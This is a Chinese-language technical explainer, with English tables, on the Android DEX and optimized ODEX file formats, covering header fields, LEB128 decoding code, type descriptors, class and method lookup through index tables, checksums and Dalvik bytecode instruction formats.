access_flags	uleb128	access flags for the method (public, final, etc.). See "access_flags Definitions" for details.
code_off	uleb128	offset from the start of the file to the code structure for this method, or 0 if this method is either abstract or native. The offset should be to a location in the data section. The format of the data is specified by "code_item" below.

encoded_field

Name	Format	Description
field_idx_diff	uleb128	index into the field_ids list for the identity of this field (includes the name and descriptor), represented as a difference from the index of previous element in the list. The index of the first element in a list is represented directly.
access_flags	uleb128	access flags for the field (public, final, etc.). See "access_flags Definitions" for details.

code_item



Name	Format	Description
registers_size	ushort	the number of registers used by this code
ins_size	ushort	the number of words of incoming arguments to the method that this code is for
outs_size	ushort	the number of words of outgoing argument space required by this code for method invocation
tries_size	ushort	the number of try_items for this instance. If non-zero, then these appear as the tries array just after the insns in this instance.

debug_info_off	uint	offset from the start of the file to the debug info (line numbers + local variable info) sequence for this code, or 0 if there simply is no information. The offset, if non-zero, should be to a location in the data section. The format of the data is specified by "debug_info_item" below.
insns_size	uint	size of the instructions list, in 16-bit code units
insns	ushort[insns_size]	actual array of bytecode. The format of code in an insns array is specified by the companion document "Bytecode for the Dalvik VM". Note that though this is defined as an array of ushort, there are some internal structures that prefer four-byte alignment. Also, if this happens to be in an endian-swapped file, then the swapping is only done on individual ushorts and not on the larger internal structures.
padding	ushort *(optional)* = 0	two bytes of padding to make tries four-byte aligned. This element is only present if tries_size is non-zero and insns_size is odd.
tries	try_item[tries_size] *(optional)*	array indicating where in the code exceptions may be caught and how to handle them. Elements of the array must be non-overlapping in range and in order from low to high address. This element is only present if tries_size is non-zero.
handlers	encoded_catch_handler_list *(optional)*	bytes representing a list of lists of catch types and associated handler addresses. Each try_item has a byte-wise offset into this structure. This element is only present if tries_size is non-zero.

附录 1 LEB128 算法

算法如下：

```
DEX_INLINE int readUnsignedLeb128(const u1** pStream) {
    const u1* ptr = *pStream;
    int result = *(ptr++);

    if (result > 0x7f) {    //如果第一个字节的最高位是 1
        int cur = *(ptr++); //指向第二个字节
        //当前值是第一个字节的 7 位加上第二个字节的 7 位
        result = (result & 0x7f) | ((cur & 0x7f) << 7);
        if (cur > 0x7f) {   //如果第二个字节的最高位是 1
            cur = *(ptr++);  //指向第三个字节
            result |= (cur & 0x7f) << 14;//当前值加上第三个字节的 7 位
            if (cur > 0x7f) {//如果第三个字节的最高位是 1
                cur = *(ptr++);
                result |= (cur & 0x7f) << 21;//当前值加上第四个字节的 7 位
                if (cur > 0x7f) {//如果第四个字节的最高位是 1
                    /*
                     * Note: We don't check to see if cur is out of
                     * range here, meaning we tolerate garbage in the
                     * high four-order bits.
                     */
                    cur = *(ptr++);
                    result |= cur << 28;//当前值加上第五个字节的 7 位
                }
            }
```

```
        }
    }

    *pStream = ptr;
    return result;
}

/*
 * 读取有符号的，符号位取决于最后字节的有效负荷最高位。>>是到符号的。
 */
DEX_INLINE int readSignedLeb128(const u1** pStream) {
    const u1* ptr = *pStream;
    int result = *(ptr++);

    if (result <= 0x7f) {
        result = (result << 25) >> 25;
    } else {
        int cur = *(ptr++);
        result = (result & 0x7f) | ((cur & 0x7f) << 7);
        if (cur <= 0x7f) {
            result = (result << 18) >> 18;
        } else {
            cur = *(ptr++);
            result |= (cur & 0x7f) << 14;
            if (cur <= 0x7f) {
                result = (result << 11) >> 11;
            } else {
                cur = *(ptr++);
```

```
            result |= (cur & 0x7f) << 21;
            if (cur <= 0x7f) {
                result = (result << 4) >> 4;
            } else {
                /*
                 * Note: We don't check to see if cur is out of
                 * range here, meaning we tolerate garbage in the
                 * high four-order bits.
                 */
                cur = *(ptr++);
                result |= cur << 28;
            }
        }
    }

    *pStream = ptr;
    return result;
}
```

附录 2 字段和方法描述符

(1) Field Descriptors

The field descriptors for eight primitive types are as follows:

Field Descriptor	Java Language Type
Z	boolean
B	byte
C	char
S	short
I	int
J	long
F	float
D	double

引用类型使用 L 开头，如下：

Field Descriptor	Java Language Type
"Ljava/lang/String;"	String
"[I"	int[]
"[Ljava/lang/Object;"	Object[]

(2) Method Descriptors

方法描述符形式为**括号内所有参数类型的描述符**，后加上**返回类型的字段描述符**。V 表示 void 方法返回类型，构造函数的返回类型也为 V，名字为 <init>。例如：

Method Descriptor	Java Language Type
"()Ljava/lang/String;"	String f();
"(ILjava/lang/Class;)J"	long f(int i, Class c);
"([B)V"	String(byte[] bytes);

(3) ShortyDescriptor

A ShortyDescriptor is the short form representation of a method prototype, including return and parameter types, except that there is no distinction between various reference(class or array)types. Instead, all reference types are represented by a single 'L' character.

ShortyDescriptor	Java Language Type
L	String f();
JIL	long f(int i, Class c);
VL	String(byte[] bytes);

Android 笔记- 从 DEX 档案格式看 Dalvik 的运作

不歪

关心 Android 发展的人, 也可以通过这个链接 http://code.google.com/p/android/issues/list#了解目前相关 Issue 的状况,同时,也推荐一个很不错的 Dalvik Talk "Android:Dalvik VM Internals -- Google 2008 台北程式开发日", 讲者为程本中,目前是 Android 团队的一员,Youtube 网址是在 http ://www.youtube.com/watch?v=FsNKIo4bIro&feature=player_embedded#at=26 .

通过 DEX 文件格式的支援, 相比过去的作法, 笔者认为可以有如下的好处

1, 同类型的 String(例如:lang/.../string) 可以只存在一份, 然后通过 Index 对应, 节省为数可观的储存空间

2, 可以把属于同一个应用的 Class 文件, 整合在同一个 DEX 文件中, 有利于储存空间与个别应用的管理

3, 支持 OptimizedDEX 格式, 只要曾在载入或是安装时执行过优化流程, 就可以保留该次的结果, 加速下一次的执行.(只限于验证与优化,JIT 每次只要重新启动就会重新执行)

一个经过优化过的 DEX 文件, 前面会加上 40bytes 的 ODEX 头, 格式如下所示

```
typedefstruct DexOptHeader {

u1 magic[8]; /*includes version number */


u4 dexOffset; /*file offset of DEX header */

u4 dexLength;

u4 depsOffset; /*offset of optimized DEX dependency table */

u4 depsLength;

u4 optOffset; /*file offset of optimized data tables */
```

```
u4 optLength;


u4 flags; /*some info flags */

u4 checksum; /*adler32 checksum covering deps/opt */


/*pad for 64-bit alignment if necessary */

}DexOptHeader;
```

我们可以通过辨认前面的 MagicCode （例如用 UltraEdit 打开 DEX 文件查看前 8bytes) 是否为"dey/n036/0", 确认 DEX 文件是否已经被优化过. 而没有被优化过的 DEX 文件头 MagicCode 会直接就是"dex/n035/0", 可供相关的 DEX 文件处理机制判断.

基本的 DEX 头如下所示, 大小为 112bytes(0x70 字节).

```
typedefstruct DexHeader {
```

```
u1 magic[8]; /*includes version number */

u4 checksum; /*adler32 checksum */

u1 signature[kSHA1DigestLen]; /*SHA-1 hash */

u4 fileSize; /*length of entire file */

u4 headerSize; /*offset to start of next section */

u4 endianTag;

u4 linkSize;

u4 linkOff;

u4 mapOff;

u4 stringIdsSize;

u4 stringIdsOff;

u4 typeIdsSize;

u4 typeIdsOff;
```

```
u4 protoIdsSize;

u4 protoIdsOff;

u4 fieldIdsSize;

u4 fieldIdsOff;

u4 methodIdsSize;

u4 methodIdsOff;

u4 classDefsSize;

u4 classDefsOff;

u4 dataSize;

u4 dataOff;

}DexHeader;
```

接下来就让我们基于这些文件栏位, 进一步的加以说明.

计算 DexChecksum

Dex 验证 Checksum 时, 如果该文件已经经过优化处理, 会先跳过前面 40bytes 的 DexOptHeader, 只取 DexHeader 之后的部份计算 Checksum, 首先, 会把 DEX 文件长度先减去 sizeof(pHeader-> magic)+ sizeof(pHeader->checksum)(共 12bytes), 从这开始往后用 alder32 计算原本 DEX 文件大小的值, 将 alder32 的值与 pHeader->checksum 值比对, 确认该 DEX 文件是否有被修改过.

而经过优化过的文件, 会加上 DexOptHeader 头, 与在文件尾部加上优化时所依赖的 Classes 信息, 因此,ODEX 的 Checksum 主要是针对 Dex 以外的部份, 也就是最后面所针对优化而加上的信息进行 Checksum 计算与比对, 运作的机制为从 ODEX 头往后加上 pOptHeader->depsOffset 的位置, 与取得档尾的位置, 目前的实作为 end=pOptHeader+ pOptHeader->optOffset +pOptHeader->optLength, 再通过 alder32 计算从 depsOffset 到 ODEX 文件结束点的值与 pOptHeader->checksum 值比对, 确认目前 ODEX 文件区间是否有被修改过.

验证目前的 ODEX 文件, 基本上,ODEX 所加入的节区, 是在原本的 DEX 文件前加上 40bytes 的头, 与在 DEX 文件最后加上优化相关信息, 而成为一个 ODEX 文件. 概念如下所示, 未来是否会有变动, 还请以 Android 最新的 SourceCode 为依据.

<table>
<tr><td rowspan="9">ODEX</td><td></td><td colspan="2">ODEX Header
(DexOptHeader)</td></tr>
<tr><td rowspan="8">DEX</td><td colspan="2">DEX Header
(DexHeader)</td></tr>
<tr><td rowspan="7">DEX Body</td><td>pStringIds</td></tr>
<tr><td>pTypeIds</td></tr>
<tr><td>pProtoIds</td></tr>
<tr><td>pFieldIds</td></tr>
<tr><td>pMethodIds</td></tr>
<tr><td>pClassDefs</td></tr>
<tr><td>pLinkData</td></tr>
<tr><td></td><td rowspan="2">ODEXBody
(DexOptHeader.depsOffset)</td><td>pClassLookup</td></tr>
<tr><td>pRegisterMapPool</td></tr>
</table>

如下所示为 DEX 文件对应位置的说明,

名称	资料格式	说明
ODexHeader		OptimizedDex 头
DexHeader	header_item	Dex 头(请看下一个表格有更清楚的头说明)
string_ids	string_id_item[]	在 DEX 文件中所用到的 UTF-16LE 字串识别 ID （StringIds) 列表, 包括内部的命名 (eg,type descriptors) 或由程序代码所参考的字串常数物件.
type_ids	type_id_item[]	在 DEX 文件中所用的类型名称识别 ID(TypeIds) 列表, 包括文件中所有参考到 classes,arrays, or primitive types, 不管是否有在这文件中定义, 只要有参考到的就会纳入到此. 型态名称也会对应到 StringID Index.
proto_ids	proto_id_item[]	ClassMethod 对应的 PrototypeIDs, 在这会包括所有这个 DEX 文件中参考的 PrototypeIDs.
field_ids	field_id_item[]	ClassField (变数 Type) 所对应的 IDs, 在这会包括所有这个 DEX 文件中参考的 FieldIDs.
method_ids	method_id_item[]	ClassMethod 所对应的 IDs, 在这会包括所有这个 DEX 文件中参考的 MethodIDs. 在文件中的排序方式会以 TypeId 为主, 之后参考 StringID, 之后参考 ProtoID.

class_defs	class_def_item[]	ClassDefinitions List 可用来查询每个 ClassField/Method,Class Index,Access Flag 相关讯息.如果今天要去 Dump 所有 Class/Method/Field 的讯息时,ClassDefinitions List 会是基本必要元素之一.
link_data	ubyte[]	用来支援 StaticllyLinked 的资料.(mmm, 不过笔者手中没有看到有支援这 Section 的文件.)

如下所示为 DEX 头中的数据组织说明,

Name	**Format**	**Description**
magic	ubyte[8]= DEX_FILE_MAGIC	属于 DEX 头的 8bytesMagic Code "dex/n035/0"
checksum	uint	使用 zlib 的 adler32 所计算的 32-bitsCheckSum . 计算的范围为 DEX 文件的长度（Header->fileSize) 减去 8bytes Magic Code 与 4bytes CheckSum 的范围. 用来确保 DEX 文件内容没有损毁.
signature	ubyte[20]	SHA-1signature (hash) 用来识别原本的 DEX 文件(被优化以前的 DEX).SHA-1 计算的范围为 DEX 文件的长度（Header->fileSize) 减去 8bytes Magic Code,4 bytes CheckSum 与 20bytesSHA-1 的范围. 用来识别最原本的 DEX 文件的唯一性.(所以被优化过后, 这个 SHA-1 尽能用来识

		别原本的 DEX 文件, 而无法 通过 ODEX 文件计算回最原本的 DEX 文件 SHA-1 值了).
file_size	uint	包含 DEXHeader 与到 DEX 文件的文件长度(i nbytes).
header_size	uint= 0x70	用来记录目前 DEXHeader 的大小(现有版本为 0x70bytes), 可用来做为后续 Header 如果有改版时, 最基本的头栏位向前, 向后相容的依据.
endian_tag	uint= ENDIAN_CONSTANT	预设值为 Little-Endian, 在这栏位会显示 32bits 值"0x12345678".(乀 .... 应该在 Big-Endian 处理器上, 会转为 “ 0x78563412”, 才能表彰出这个值的意义)
link_size	uint	LinkSection 的大小, 如果为 0 表示该 DEX 文件不是静态连结.
link_off	uint	用来表示 LinkSection 距离 Dex 头的 Offset. 如果 LinkSize 为 0, 此值也会为 0. 资料格式可以参考 struct DexLink.
map_off	uint	用来表示 MapItem 距离 Dex 头的 Offset. 如果为 0, 表示这 DEX 文件没有 MapItem. 资料格式可以参考 struct map_list.
string_ids_size	uint	用来表示 StringIDs List 的总数.
string_ids_off	uint	用来表示 StringIds List 距离 Dex 头的 Offset. 如果 StringIDs Size 为 0, 此值也会为 0.资料格式可以参考 struct DexStringId.
type_ids_size	uint	用来表示 TypeIDs List 的总数.

type_ids_off	uint	用来表示 TypeIDs List 距离 Dex 头的 Offset. 如果 type_ids_size 为 0 这个值亦为 0. 资料格式可以参考 struct DexTypeId.
proto_ids_size	uint	用来表示 PrototypeIDs List 的总数.
proto_ids_off	uint	用来表示 Prototype IDs List 距离 Dex 头的 Offset. 如果 proto_ids_size 为 0 这个值亦为 0. 资料格式可以参考 struct DexProtoId.
field_ids_size	uint	用来表示 FieldIDs List 的总数.
field_ids_off	uint	用来表示 Field IDs List 距离 Dex 头的 Offset. 如果 field_ids_size 为 0 这个值亦为 0.资料格式可以参考 struct DexFieldId.
method_ids_size	uint	用来表示 MethodIDs List 的总数.
method_ids_off	uint	用来表示 Method IDs List 距离 Dex 头的 Offset. 如果 method_ids_size 为 0 这个值亦为 0. 资料格式可以参考 struct DexMethodId.
class_defs_size	uint	用来表示 ClassDefinitions List 的总数.
class_defs_off	uint	用来表示 ClassDefinitionList 距离 Dex 头的 Offset. 如果 class_defs_size 为 0 这个值亦为 0. 资料格式可以参考 struct DexClassDef.
data_size	uint	用来表示 DataSection 的大小. 并需为 sizeof(uint) 的偶数倍.(所以就是 0,8,16...etc)
data_off	uint	用来表示 DataSection 距离 Dex 头的 Offset.

从 Class 查找 Method,Field 与相关的 Types,Prototype 与 String.

接下来, 我们以实际的例子, 从 Class 来查找相关的信息, 让各位可以对 DEX 中所包含的资料与结构更有感觉.

首先, 我们知道 DEX 文件可以是一个包含多个 Classes 文件的集合, 也因此在进行 Class 分析前, 要先从 DEX 头 classDefsSize 栏位取得目前 DEX 文件所包含的 Classes 总数,在知道总数后,我们便可以选择所要解析的是第几个 Class,接下来笔者假设要 Dump 出第五个 Class 的资料,就以如下的 struct 并以距离 Dex 头 pHeader->classDefsOff 的距离,取出第五个 DexClassDef 的资料.

```
typedef struct DexClassDef {
u4 classIdx; /* index into typeIds for this class */
u4 accessFlags;
u4 superclassIdx; /* index into typeIds for superclass */
u4 interfacesOff; /* file offset to DexTypeList */
u4 sourceFileIdx; /* index into stringIds for source file name */
u4 annotationsOff; /* file offset to annotations_directory_item */
```

```
u4 classDataOff; /* file offset to class_data_item */
u4 staticValuesOff; /* file offset to DexEncodedArray */
} DexClassDef;
```

再来参考 DexClassDef 中 classDataOff 栏位,得到对应 ClassData 距离 DEX 头的位置,并以如下 struct 读出 DexClassDataHeader 的资料,

```
typedefstruct DexClassDataHeader {
u4 staticFieldsSize;
u4 instanceFieldsSize;
u4 directMethodsSize;
u4 virtualMethodsSize;
} DexClassDataHeader;
```

并以 UnsignedLEB128 的方式,读出值,验证该值格式正确的方式为,如果读出后的指标跟原本距离 5bytes (LEB128 可编码为 1-5bytes),就确认该 UsignedLEB128 第 5 个 bytes 是否有使用超过 4bits(ptr[4] > 0x0f,根据 UnsignedLEB128 编码,第 5 个 bytes 只会用到前 4bits).如果超过,就返回验证失败.

若验证无误,就会以 UnsignedLED128 编码方式,把前四个 UnsignedLEB128 值读出来,对应到 DexClassDataHeader 中的 staticFieldsSize,instanceFieldsSize, directMethodsSize 与 virtualMethodsSize,并以上述 static/instanceField 与 direct/virtualMethod 的个数和所对应的 structDexField 与 DexMethod 用下列的 DexClassData 配置记忆体记录 ClassData 头与其对应的 Field/Method 资料.

typedefstruct DexClassData {
DexClassDataHeader header;
DexField* staticFields;
DexField* instanceFields;
DexMethod* directMethods;
DexMethod* virtualMethods;
} DexClassData;

之后,依序以 UnsignedLEB128 编码读出 staticFields 与 instanceFields 的 fieldIdx/accessFlags, directMethods/ virtualMethods 的 methodIdx/accessFlags/codeOff.笔者把 ClassData 资料排列的方式通过表格对应如下,由于 UnsignedLEB128 所编码的 32bits 整数值长度会介于 1-5bytes 间,实际要以几个 Bytes 来表示个别的 UnsignedLEB128,需根据 Decode 的内容为主.

长度	对应的结构
4 个 UnsignedLEB128	typedefstruct DexClassDataHeader { u4 staticFieldsSize; u4instanceFieldsSize; u4 directMethodsSize; u4virtualMethodsSize; } DexClassDataHeader;

2 个 UnsignedLEB128 *staticFieldsSize	typedef struct DexField { u4 fieldIdx; /* index to a field_id_item */ u4accessFlags; } DexField;
2 个 UnsignedLEB128 *instanceFieldsSize	typedef struct DexField { u4 fieldIdx; /* index to a field_id_item */ u4accessFlags; } DexField;
3 个 UnsignedLEB128 *directMethodsSize	typedef struct DexMethod { u4 methodIdx; /* index to a method_id_item */ u4accessFlags; u4 codeOff; /* file offset to a code_item*/ } DexMethod;
3 个 UnsignedLEB128 *virtualMethodsSize	typedef struct DexMethod { u4 methodIdx; /* index to a method_id_item */ u4accessFlags; u4 codeOff; /* file offset to a code_item*/ } DexMethod;

取得上述 DexClassDef 与 ClassData 后,我们会得到相关的 Class/Field/MethodIndex,接下来就通过这些 Index 取得对应的字串.

首先把 ClassIndex 通过 DexHeader 中的 typeIdsOff 以 struct DexTypeId 取得对应 Index 的 DexTypeId 的值,

```
typedefstruct DexTypeId {
u4 descriptorIdx; /* index into stringIds list for type descriptor */ descriptorIdx 对应 stringIds 中的索引
} DexTypeId;
```

再把取得的 descriptorIdx 通过 DexHeader 中的 stringIdsOff 以 struct DexStringId 取得对应 descriptorIdx 的 DexStringId 的值,

```
typedefstruct DexStringId {
u4 stringDataOff; /* file offset to string_data_item */ 字符串在文件中的偏移地址
} DexStringId;
```

距离 Dex 头 stringDataOff 就是对应字串所在位置.

DexClassDef (classIdx / superclassIdx) ->TypeId Index (DexTypeId)->Desceiptor IdIndex(DexStringId)->StringDataOffset

有关 Class/Method/Field 对应的 accessFlagsBit 意义如下表

AccessFlag Bit	Class	Method	Field
0x000001	PUBLIC	PUBLIC	PUBLIC
0x000002	PRIVATE	PRIVATE	PRIVATE
0x000004	PROTECTED	PROTECTED	PROTECTED
0x000008	STATIC	STATIC	STATIC
0x000010	FINAL	FINAL	FINAL
0x000020	?	SYNCHRONIZED	?
0x000040	?	BRIDGE	VOLATILE
0x000080	?	VARARGS	TRANSIENT
0x000100	?	NATIVE	?
0x000200	INTERFACE	?	?
0x000400	ABSTRACT	ABSTRACT	?
0x000800	?	STRICT	?

0x001000	SYNTHETIC	SYNTHETIC	SYNTHETIC
0x002000	ANNOTATION	?	?
0x004000	ENUM	?	ENUM
0x008000	?	MIRANDA	?
0x010000	VERIFIED	CONSTRUCTOR	?
0x020000	OPTIMIZED	DECLARED_SYNCHRONIZED	?

如果 ClassDefinition 中的 interfacesOff 不为 0,则以 structDexTypeList 在距离 Dex 头 interfacesOff 的位置读取出 Interface 的信息.

```
typedefstruct DexTypeList {
u4 size; /* #of entries inlist */
DexTypeItem list[1]; /* entries */
}DexTypeList;
```

Class 对应的 Interfaces 总数为 size,在之后依据 size 个数,衔接对应的 structDexTypeItem 内容,

```
typedefstruct DexTypeItem {
u2 typeIdx; /* index into typeIds */ typeIds 的索引
} DexTypeItem;
```

如同取得 ClassDescription 字串一样,通过 DexTypeItem 会取得 TypeIDs Index,之后依循如下的流程,取得 InterfaceName (以 framework.jar 为例,Class"android/os/Binder"有如下 Interface"android/os/IBinder",或 Class"android/accessibilityservice/IEventListener"有如下 Interface"android/os/IInterface")

InterfaceIndex(DexTypeItem)->Type Id Index (DexTypeId)->Desceiptor IdIndex(DexStringId)->StringDataOffset

以 Method 为例, 会以每个 Methodstruct DexMethod 中的 methodIdx ,通过 Dex 头的 methodIdsOff,以 structDexMethodId,取出该 Method 对应的 ClassIndex/Prototype Index/Name Index(可以看到...都是通过 Index,只要其中有越多同名的字串,就可以节省越多的储存空间成本).

```
typedefstruct DexMethodId {
u2 classIdx; /* index into typeIds list for defining class */ classIdx 对应 typeIds 中的索引
u2 protoIdx; /*index into protoIds for method prototype */ protoIdx 对应 protoIds 中的索引
u4 nameIdx; /* index into stringIds for method name */ nameIdx 对应 stringIds 中的索引
} DexMethodId;
```

通过 NameIndex (nameIdx)取得字串示意如下

MethodIndex(DexMethod)->Method Ids Offset (DexMethodId)->NameIndex->Desceiptor Id Index(DexStringId)->StringDataOffset

而 PrototypeIndex (protoIdx)会通过 Dex 头的 protoIdsOff,以 structDexProtoId 取出有关 Prototype 的相关信息,

```
typedefstruct DexProtoId {
u4 shortyIdx; /* index into stringIds for shorty descriptor */ shortyIdx 对应 stringIds 中的索引
u4 returnTypeIdx; /*index into typeIds list for return type */ returnTypeIdx 对应 typeIds 中的索引
u4 parametersOff; /* file offset to type_list for parameter types */
}DexProtoId;
```

其中如果 parametersOff 不为 0,则会以距离 Dex 头 parametersOff 距离,以 struct DexTypeList 并根据 size 取得 TypeList 总量,而 DexTypeItem 中的 typeIdx 就会在对应到每个函式 Method 参数所对应的 TypeIndex,并可由此取得最后的参数名称.

```
typedefstruct DexTypeList {
u4 size; /* #of entries inlist */
DexTypeItem list[1]; /* entries */
}DexTypeList;
```

同时,函式 Method 的返回值型态会通过 returnTypeIdx 来反查.举 framework.jar 中 Classandroid/os/IBinder 一个有 4 个参数的 Method"transact"例子为例,Method 参数(ILandroid/os/Parcel; Landroid/os/Parcel;I)会由左而右,通过 DexTypeList 中的 list 依序往后摆放.

Method 参数左 I	DexTypeItemlist[0]
Landroid/os/Parcel;	DexTypeItemlist[1]
Landroid/os/Parcel;	DexTypeItemlist[2]

Method 参数右 I	DexTypeItemlist[3]

并通过 return TypeIdx 取得该函式 Method 返回值的形态字串 Z.我们可以看到,这些型态的表述方式,跟通过 JNI 介面,要由 C 程式调用 Java 函式时,所描述的 Java 函式的形态是一致的(请自行参考 JNI 中对于 TypeSignature 的说明,例如:http://journals.ecs.soton.ac.uk/java/tutorial/native1.1/implementing/method.html).而 shortyIdx 则直接对应到 StringIndex.

有关 Method 所对应的 ByteCode 位置,则可通过 structDexMethod 中的 codeOff 取得 structDexCode,这 struct 中会包含 Method 函式中所用到的 Registers 总数(registersSize),Method 所包含的参数个数(insSize),Method 实作中用来做为呼叫其他 Method 带入参数的 Registers 个数(outsSize),Method 实作中 Try/Catch 的个数(triesSize),以 16bits 为单位的 Method 实作指令集个数(insnsSize)与最后真正 Method 的实作内容(insns).

```
Typedef struct DexCode {
u2 registersSize;
u2 insSize;
u2 outsSize;
u2 triesSize;
```

```
u4 debugInfoOff; /*file offset to debug info stream */
u4 insnsSize; /*size of the insns array, in u2 units */
u2 insns[1];
/* followed by optional u2 padding */
/* followed bytry_item[triesSize] */
/* followed by uleb128 handlersSize */
/* followed by catch_handler_item[handlersSize] */
} DexCode;
```

Method 中 Try/Catch 的信息会通过 struct DexTry 取得,所在位置为 DexCode->insns ByteCode 实作的结尾（结尾位置为 4bytes 的倍数).

```
typedefstruct DexTry {
u4 startAddr; /* start address, in16-bit code units */
u2 insnCount; /* instructioncount, in 16-bit code units */
u2 handlerOff; /*offset in encoded handler data to handlers */
} DexTry;
```

而有关 Class 变量 Field 的部份,会以每个 Fieldstruct DexField 中的 fieldIdx,通过 Dex 头的 fieldIdsOff,以 struct DexFieldId ,取出该 Field 对应的 ClassIndex/Prototype Index/Name Index

typedefstruct DexFieldId {
u2 classIdx; /* index into typeIds list for defining class */ 定义类在 typeIds 中的索引。
u2 typeIdx; /*index into typeIds for field type */ 字段类型在 typeIds 中的索引
u4 nameIdx; /* index into stringIds for field name */ 字段名在 stringIds 中的索引
} DexFieldId;

如同前述对 Method 信息的解析,classIdx 可以作为所属 Class 的 TypeIndex, 而 typeIdx 可以作为 Field 本身型态的 TypeIndex, 最后 nameIdx 则做为 Field 名称的 SreingID Index.

DEXSHA-1 S ignature

DEX 头会带一个 160-bits 的 SHA-1 签名, 主要功能是用来识别优化前的 DEX 文件, 作为优化前 DEX 文件唯一的识别码, 一旦 DEX 文件有经过优化或 Byte-Swapped(如果把 Little-Endian 的 Dex 放到 Big-Endian 环境执行),该 SHA-1 值就会无法被计算回来, 该值的意义主要只用于识别而非验证文件是否有被修改.

计算 SHA-1 签名的方式为, 把 DEX 文件长度先减去 sizeof(pHeader->magic)+ sizeof(pHeader->checksum) + kSHA1DigestLen (8 bytes MagicCode,4bytes Checksum 与 20bytes SHA-1 Digest),然后再通过 SHA-1 计算 DEX 文件数值.只要该文件有经过优化,计算的结果就会与原本的签名不同.

Dalvik 虚拟器的 ByteCode 指令格式

参考 Android 文件, 笔者在这表述方式为, 每个[] 都代表一个 16bits 值, 由低位元到高位元,op 等于一个 8bits 的指令码,A/B/C/D/E/F/G/ H 代表一个 4bits 的数值, 可用来代表寄存器 0-15 或是数值. 或是两个 AA/BB/CC/DD/EE/FF/GG/HH 代表一个 8bits 的数值, 表彰寄存器 0 -255 或是数值.. 或是 4 个 AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH 代表一个 16bits 的数值.

指令集格式	语法	范例

[op| ØØ]	Op	[0000] nop
[op|B|A]	OpvA, vB	[0110] movev0, v1 [0760] move-objectv0, v6
	OpvA, #+B	[1214] const/4 v4,#int 1 // #1
[op|AA]	OpvAA	[0a02] move-result v2
	Op+AA	[28ec] goto 0030 //-0014
[op| ØØ][AAAA]	Op+AAAA	[2900 56ff] goto/16 0005// -00aa

[op|AA][BBBB]	opvAA, vBBBB	[0801 1a00] move-object/from16v1, v26
	opvAA, +BBBB	[3805 f5ff] if-eqz v5,002e // -000b
	opvAA, #+BBBB	[1306 0a00] const/16 v6,#int 10 // #a
	opvAA, #+BBBB0000 opvAA, #+BBBB000000000000	[1504 0100](`const/high16vAA, #+BBBB0000`) const/high16v4, #int 65536 // #1 [1900 f07f](`const-wide/high16vAA, #+BBBB000000000000`) const-wide/high16v0, #long 9218868437227405312 // #7ff0
	opvAA, type@BBBB opvAA, field@BBBB opvAA, string@BBBB	[1c00090e](`const-classvAA, type@BBBB`) const-classv0, [F // class@0e09 (`s` *staticop* `vAA,field@BBBB`)

		[1a02dd0d](const-stringvAA, string@BBBB) const-stringv2, "Class doesn't implement Cloneable" // string@0ddd
[op|AA][BB|CC]	*op* vAA,vBB, vCC	[2d000405](cmp *kind* vAA,vBB, vCC) cmpl-float v0,v4, v5
	op vAA,vBB, #+CC	[d8040401](*binop* /lit8vAA, vBB, #+CC) add-int/lit8v4, v4, #int 1 // #01
[op|B|A][CCCC]	*op* vA,vB, +CCCC	[3376 1400](if- *test* vA,vB, +CCCC) if-ne v6, v7,001a // +0014
	op vA,vB, #+CCCC	[d209 e803]7(*binop* /lit16vA, vB, #+CCCC) mul-int/lit16v9, v0, #int 1000 // #03e8
	op vA,vB, type@CCCC *op* vA,vB, field@CCCC	[2394 0a0e](new-arrayvA, vB, type@CCCC) new-array v4,v9, [I // class@0e0a [2049 c600](instance-ofvA, vB, type@CCCC) instance-ofv9, v4, Ljava/io/Serializable; // class@00c6

	op vA,vB, fieldoff@CCCC	
[op|ØØ] *[* AAAA*lo]* *[* AAAA *hi*]	*op* +AAAAAAAA	(goto/32+AAAAAAAA)
[op|ØØ][AAAA] [BBBB]	*op* vAAAA,vBBBB	(move-object/16vAAAA, vBBBB)
[op|AA][BBBB *lo][*BBBB *hi]*	*op* vAA,#+BBBBBBBB	(constvAA, #+BBBBBBBB)
	op vAA,+BBBBBBBB	(packed-switchvAA, +BBBBBBBB)
	op vAA,string@BBBBBBBB	(const-string/jumbovAA, string@BBBBBBBB)
[op|B|A][CCCC] [E|D|G|F]	*[B=5] op* {vD,vE, vF, vG, vA}, meth@CCCC *[B=5] op* {vD,vE, vF, vG, vA}, type@CCCC *[B=4] op* {vD ,vE, vF, vG}, *kind* @CCCC *[B=3] op* {vD,vE, vF}, *kind*@CCCC *[B=2] op* {vD,vE}, *kind* @CCCC *[B=1] op* { vD}, *kind* @CCC	[7020 090a2100](invoke- *kind* {vD,vE, vF, vG, vA}, meth@CCCC) invoke-direct{v1, v2}, Ljava/lang/AssertionError;.<init>:(Ljava/lang/Object;)V// method@0a09 [2420 0a0e6500] (filled-new-array {vD, vE, vF, vG, vA}, type@CCCC) filled-new-array{v5, v6}, [I // class@0e0a [f840 fb001032] +invoke-virtual-quick{v0, v1, v2, v3}, [00fb] // vtable #00fb [f830 fa001002]

	C *[B=0] op* {}, *kind* @CCCC and *[B=5] op* {vD,vE, vF, vG, vA}, vtaboff@CCCC *[B=4] op* {vD,vE, vF, vG}, vtaboff@CCCC *[B=3] op* {vD,vE , vF}, vtaboff@CCCC *[B=2] op* {vD,vE}, vtaboff@CCCC *[B=1] op* {vD},vtaboff@CCCC	+invoke-virtual-quick{v0, v1, v2}, [00fa] // vtable #00fa [f820 d3001000] +invoke-virtual-quick{v0, v1}, [00d3] // vtable #00d3
[op|B|A] *[CC* DD][F|E|H|G]	*[B=5] op* {vE,vF, vG, vH, vA}, vtaboff@CC, iface@DD *[B=4] op* {vE,vF, vG, vH},	

	vtaboff@CC, iface@DD *[B =3] op* {vE,vF, vG}, vtaboff@CC, iface@DD *[B=2] op* {vE,vF}, vtaboff@CC, iface@DD *[B=1] op* {vE},vtaboff@ CC, iface@DD	
[op|AA][BBBB][CCCC]	*op* {vCCCC.. vNNNN}, meth@BBBB *op* {vCCCC.. vNNNN}, type@BBBB *(where NNNN= CCCC+AA-1 ,that is A determinesthe count 0..255,and C determinesth e first register)* *and*	[7609 65020000] invoke-direct/range{v0, v1, v2, v3, v4, v5, v6, v7, v8},Landroid/view/animation/TranslateAnimation;.<init>:(IFIFIFIF)V// method@0265 [7701 77031100] invoke-static/range{v17},Lcom/android/launcher2/AllApps3D$RolloRS;.access$400:(Lcom/android/launcher2/AllApps3D$RolloRS;)F// method@0377 method@2b49 [7803 8a001500] invoke-interface/range{v21, v22, v23},Landroid/content/SharedPreferences;.getBoolean:(Ljava/lang/String;Z)Z// method@008a

